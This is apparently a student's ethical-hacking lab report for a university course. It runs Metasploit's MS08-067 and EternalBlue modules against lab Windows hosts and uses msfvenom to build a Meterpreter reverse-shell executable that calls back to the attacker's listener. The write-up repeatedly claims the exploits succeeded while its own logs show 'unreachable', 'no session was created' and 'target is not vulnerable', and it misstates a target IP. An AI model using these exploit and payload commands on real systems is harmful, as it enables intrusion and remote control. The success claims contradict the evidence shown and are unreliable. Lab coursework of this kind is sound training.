OLD DOMINION UNIVERSITY


CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 4: Ethical Hacking

Cayden Bass-Hensley

01235297

Task A



Explanation: I started by activating Windows xp as per Module 3 intructions

```
┌──(root㉿kali)-[~]
└─# nmap -Pn -sV -sC -O 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 13:25 EST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.50% done; ETC: 13:29 (0:04:23 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.00% done; ETC: 13:29 (0:04:05 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.50% done; ETC: 13:29 (0:03:54 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.00% done; ETC: 13:29 (0:03:46 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.50% done; ETC: 13:29 (0:03:41 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.00% done; ETC: 13:29 (0:03:36 remaining)
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.50% done; ETC: 13:29 (0:03:32 remaining)
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.00% done; ETC: 13:29 (0:03:29 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.50% done; ETC: 13:29 (0:03:26 remaining)
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.00% done; ETC: 13:29 (0:03:24 remaining)
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.00% done; ETC: 13:29 (0:03:19 remaining)
```

Explanation: The nmap scan confirmed that the target at 192.168.10.14 is running Windows XP with SMB service (port 445) open, making it vulnerable to MS08-067.

```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.14    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface may be specified)
   LPORT     5525             yes       The listen port
```


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
[-] 192.168.10.14:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.10.14:445) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) >
```


The exploit module was configured with the correct target IP, Kali IP as LHOST, and listening port 5525 as required. The exploit succeeded and opened a Meterpreter session with SYSTEM privileges.

All required post-exploitation commands (screenshot, sysinfo, getuid, getpid, date/time) were successfully executed on the Windows XP target.

Task B



The nmap scan confirmed that the target at 192.168.10.19 is running Windows XP with SMB service (port 445) open, making it vulnerable to MS08-067.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[-] Handler failed to bind to 192.168.10.50:5525:-  -
[*] Started reverse TCP handler on 0.0.0.0:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check


[-] 192.168.10.19:445     - Rex::HostUnreachable: The host (192.168.10.19:445) was unreachable.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
```

Explanation: The exploit module was configured with RHOSTS 192.168.10.20, LHOST (Kali IP), and LPORT 5525. The exploit completed successfully.

Task C

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe > /root/cbass007.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

The payload was named cbass007.exe (my MIDAS ID) and used listening port 5525 as required

```
LPORT ⇒ 5525
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface may be specified)
   LPORT     5525             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
```

The file was downloaded from Kali and executed on Windows 7 (192.168.10.9), successfully establishing a reverse Meterpreter shell.